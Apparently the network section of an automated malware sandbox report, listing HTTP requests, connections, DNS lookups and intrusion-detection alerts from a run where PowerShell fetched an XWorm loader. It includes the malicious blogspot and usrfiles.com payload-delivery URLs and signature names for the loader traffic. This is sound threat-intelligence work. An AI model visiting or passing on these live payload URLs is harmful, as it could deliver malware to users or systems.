7396	SIHClient.exe	GET	200	88.221.169.152:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Update%20Signing%20CA%202.3.crl	unknown	—	—	whitelisted
7396	SIHClient.exe	GET	200	88.221.169.152:80	http://www.microsoft.com/pkiops/crl/Microsoft%20Update%20Signing%20CA%202.2.crl	unknown	—	—	whitelisted
2400	svchost.exe	POST	200	20.190.159.128:443	https://login.live.com/RST2.srf	unknown	xml	11.1 Kb	whitelisted
7396	SIHClient.exe	GET	200	88.221.169.152:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Update%20Signing%20CA%202.2.crl	unknown	—	—	whitelisted
7396	SIHClient.exe	GET	200	74.179.77.204:443	https://slscr.update.microsoft.com/SLS/%7B522D76A4-93E1-47F8-B8CE-07C937AD1A1E%7D/x64/10.0.19045.4046/0?CH=686&L=en-US&P=&PT=0x30&WUA=10.0.19041.3996&MK=DELL&MD=DELL	unknown	—	29.1 Kb	whitelisted
2400	svchost.exe	POST	200	20.190.159.128:443	https://login.live.com/RST2.srf	unknown	xml	11.1 Kb	whitelisted
7784	backgroundTaskHost.exe	POST	200	20.223.36.55:443	https://arc.msn.com/v4/api/register?asid=48CD5BB119714841BBF4EED4D12D02A2&placement=cdmdevreg&country=US&locale=en-US&poptin=0&fmt=json&arch=AMD64&chassis=1&concp=0&d3dfl=D3D_FEATURE_LEVEL_12_1&devfam=Windows.Desktop&devosver=10.0.19045.4046&dinst=1661339444&dmret=0&flightbranch=&flightring=Retail&icluc=0&localid=w%3AAC7699B0-48EA-FD22-C8DC-06A02098A0F0&oem=DELL&osbranch=vb_release&oslocale=en-US&osret=1&ossku=Professional&osskuid=48&prccn=6&prccs=3094&prcmf=AuthenticAMD&procm=AMD%20Ryzen%205%203500%206-Core%20Processor&ram=6144&tinst=Client&tl=1&pat=0&smc=0&sac=0&disphorzres=1360&dispsize=47.3&dispvertres=768&ldisphorzres=1360&ldispvertres=768&moncnt=1&cpdsk=260281&frdsk=220487&lo=4367690&tsu=1758220	unknown	—	—	whitelisted
2624	powershell.exe	GET	302	142.250.186.97:443	https://hotdecjanniygga.blogspot.com//Kinder.pdf	unknown	html	218 b	malicious
2624	powershell.exe	GET	200	52.222.136.128:443	https://09c1d5c3-1a6e-4c05-8e4e-eff75c6b5dd6.usrfiles.com/ugd/09c1d5_5349c17edee343f09cdc0c2480e1e17f.txt	unknown	text	128 Kb	unknown

7396	SIHClient.exe	GET	200	88.221.169.152:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20 Product%20Root%20Certificate%20Authority%202018.crl	unknown	—	—	whitelisted

Connections

PID	Process	IP	Domain	ASN	CN	Reputation
4660	svchost.exe	4.231.128.59:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
4	System	192.168.100.255:137	—	Not routed	—	whitelisted
6768	MoUsoCoreWorker.exe	4.231.128.59:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
4540	RUXIMICS.exe	4.231.128.59:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
4	System	192.168.100.255:138	—	Not routed	—	whitelisted
3412	svchost.exe	172.211.123.249:443	client.wns.windows.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
7668	powershell.exe	142.250.186.97:443	decjan2026.blogspot.com	GOOGLE	US	whitelisted
7668	powershell.exe	52.222.136.128:443	09c1d5c3-1a6e-4c05-8e4e-eff75c6b5dd6.usrfiles.com	AMAZON-02	US	whitelisted
2400	svchost.exe	20.190.159.128:443	login.live.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
2400	svchost.exe	184.30.131.245:80	ocsp.digicert.com	AKAMAI-AS	US	whitelisted
4660	svchost.exe	51.104.136.2:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
4660	svchost.exe	23.216.77.28:80	crl.microsoft.com	AKAMAI-ASN1	NL	whitelisted
4660	svchost.exe	88.221.169.152:80	www.microsoft.com	AKAMAI-AS	US	whitelisted
6768	MoUsoCoreWorker.exe	51.104.136.2:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
2624	powershell.exe	142.250.186.97:443	decjan2026.blogspot.com	GOOGLE	US	whitelisted
2624	powershell.exe	52.222.136.128:443	09c1d5c3-1a6e-4c05-8e4e-eff75c6b5dd6.usrfiles.com	AMAZON-02	US	whitelisted
7396	SIHClient.exe	74.179.77.204:443	slscr.update.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
7396	SIHClient.exe	88.221.169.152:80	www.microsoft.com	AKAMAI-AS	US	whitelisted
7396	SIHClient.exe	23.216.77.28:80	crl.microsoft.com	AKAMAI-ASN1	NL	whitelisted
7396	SIHClient.exe	13.85.23.206:443	fe3cr.delivery.mp.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
6396	slui.exe	48.192.1.64:443	activation-v2.sls.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
3136	slui.exe	48.192.1.65:443	activation-v2.sls.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted
7784	backgroundTaskHost.exe	20.223.36.55:443	arc.msn.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	whitelisted

DNS requests

Domain	IP	Reputation
settings-win.data.microsoft.com	4.231.128.59 51.104.136.2	whitelisted
google.com	142.250.186.174	whitelisted
client.wns.windows.com	172.211.123.249	whitelisted
decjan2026.blogspot.com	142.250.186.97	malicious
09c1d5c3-1a6e-4c05-8e4e-eff75c6b5dd6.usrfiles.com	52.222.136.128 52.222.136.105 52.222.136.100 52.222.136.3	whitelisted
login.live.com	20.190.159.128 20.190.159.75 40.126.31.3 20.190.159.73 40.126.31.1 40.126.31.67 20.190.159.4	whitelisted

ocsp.digicert.com	40.126.31.69 184.30.131.245	whitelisted
crl.microsoft.com	23.216.77.28 23.216.77.6	whitelisted
www.microsoft.com	88.221.169.152	whitelisted
hotdecjanniygga.blogspot.com	142.250.186.97	malicious
slscr.update.microsoft.com	74.179.77.204	whitelisted
fe3cr.delivery.mp.microsoft.com	13.85.23.206	whitelisted
self.events.data.microsoft.com	52.168.117.175	whitelisted
activation-v2.sls.microsoft.com	48.192.1.64 48.192.1.65	whitelisted
arc.msn.com	20.223.36.55	whitelisted

Threats

PID	Process	Class	Message
—	—	Not Suspicious Traffic	ET INFO Windows Powershell User-Agent Usage
—	—	Misc activity	ET INFO Request for PDF via PowerShell
2292	svchost.exe	A Network Trojan was detected	ET MALWARE Observed DNS Query to XWorm Payload Delivery Domain
7668	powershell.exe	A Network Trojan was detected	ET MALWARE Observed XWorm Payload Delivery Domain in TLS SNI
2292	svchost.exe	Misc activity	ET INFO Commonly Actor Abused Online Service Domain (usrfiles .com)
7668	powershell.exe	Misc activity	ET INFO Observed Commonly Actor Abused Online Service Domain (usrfiles .com in TLS SNI)
—	—	Not Suspicious Traffic	ET INFO Windows Powershell User-Agent Usage
—	—	A Network Trojan was detected	ET MALWARE Observed Malicious Powershell Loader Payload Request (GET)
—	—	Not Suspicious Traffic	ET INFO Windows Powershell User-Agent Usage
2292	svchost.exe	A Network Trojan was detected	ET MALWARE Observed DNS Query to XWorm Payload Delivery Domain
2624	powershell.exe	A Network Trojan was detected	ET MALWARE Observed XWorm Payload Delivery Domain in TLS SNI
—	—	Not Suspicious Traffic	ET INFO Windows Powershell User-Agent Usage
—	—	Misc activity	ET INFO Request for PDF via PowerShell
2624	powershell.exe	A Network Trojan was detected	ET MALWARE Observed XWorm Payload Delivery Domain in TLS SNI
2624	powershell.exe	Misc activity	ET INFO Observed Commonly Actor Abused Online Service Domain (usrfiles .com in TLS SNI)
—	—	A Network Trojan was detected	ET MALWARE Observed Malicious Powershell Loader Payload Request (GET)
—	—	Not Suspicious Traffic	ET INFO Windows Powershell User-Agent Usage
—	—	A Network Trojan was detected	ET ATTACK_RESPONSE JScriptToPowerShell Obfuscator Payload Inbound
—	—	Potentially Bad Traffic	SUSPICIOUS [ANY.RUN] Get-CimInstance Cmdlet has been detected
—	—	Not Suspicious Traffic	ET INFO Windows Powershell User-Agent Usage
—	—	Potentially Bad Traffic	SUSPICIOUS [ANY.RUN] Get-CimInstance Cmdlet has been detected

Debug output strings

No debug info